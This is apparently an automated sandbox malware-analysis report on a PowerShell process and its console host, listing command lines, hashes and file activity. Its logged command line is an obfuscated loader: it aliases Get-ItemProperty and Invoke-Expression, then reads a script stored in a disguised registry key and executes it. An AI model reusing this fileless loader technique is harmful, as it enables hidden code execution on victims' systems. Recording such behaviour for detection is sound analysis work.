There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **2620**, Parent PID: **2388**

General

Target ID:	15
Start time:	02:14:59
Start date:	16/11/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name fuuocwpse -value gp; new-alias -name aedsorw -value iex; aedsorw ([System.Text.Encoding]::ASCII.GetString((fuuocwpse "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff6ce4b0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC087203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC087203FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gmpv3qo3.pur.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC0B406FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1b5r1h15.c2u.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC0B406FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC087203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC087203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC087203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC087203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC087203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC087203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC087203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC087203FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC087203FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC087203FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gmpv3qo3.pur.ps1	success or wait	1	7FFC0B40F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1b5r1h15.c2u.psm1	success or wait	1	7FFC0B40F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08729D7D	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08729D7D	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08729D7D	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08729D7D	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08729D7D	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08729D7D	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08729D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gmpv3qo3.pur.ps1	0	1	31	1	success or wait	1	7FFC0B40B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1b5r1h15.c2u.psm1	0	1	31	1	success or wait	1	7FFC0B40B526	WriteFile
unknown	0	94	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08729FE5	unknown
unknown	106	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08729FE5	unknown
unknown	94	229	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08729FE5	unknown
unknown	151	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFC08729EED	unknown
unknown	323	4214	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC08729FE5	unknown
unknown	4537	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFC08729FE5	unknown
unknown	203	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08729EED	unknown
unknown	14507	2470	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08729FE5	unknown
unknown	16977	4213	75 6e 6b 6e 6f 77 6e	unknown	success or wait	7	7FFC08729FE5	unknown
unknown	46327	1984	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08729FE5	unknown
unknown	216	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08729EED	unknown
unknown	48311	2642	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC08729FE5	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0DDEB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0DDEB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0DDEB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC0DDEB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC0DEC12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0DDF2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0DDF2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0DDF2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC0DEC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC0DEC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC0DEC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC0DEC12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0DDEB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0DDEB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0DDEB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0DDEB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC0DEC12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC0DDD62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22424	success or wait	1	7FFC0DDD63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFC0DEC12E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFC0DEC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC0DEC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC0DEC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC0DEC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC0DEC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC0DEC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFC0DEC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFC0DEC12E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	131	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC0B40B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	127	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFC0B40B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC0B40B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC0B40B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC0B40B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC0B40B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFC0DEC12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFC0DEC12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFC0B40B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFC0B40B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFC0B40B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFC0B40B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFC0B40B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFC0B40B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFC0B40B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae 3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShel l.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFC0DEC12E7	ReadFile

Analysis Process: conhost.exe PID: **2368**, Parent PID: **2620**

General

Target ID:	16
Start time:	02:14:59
Start date:	16/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly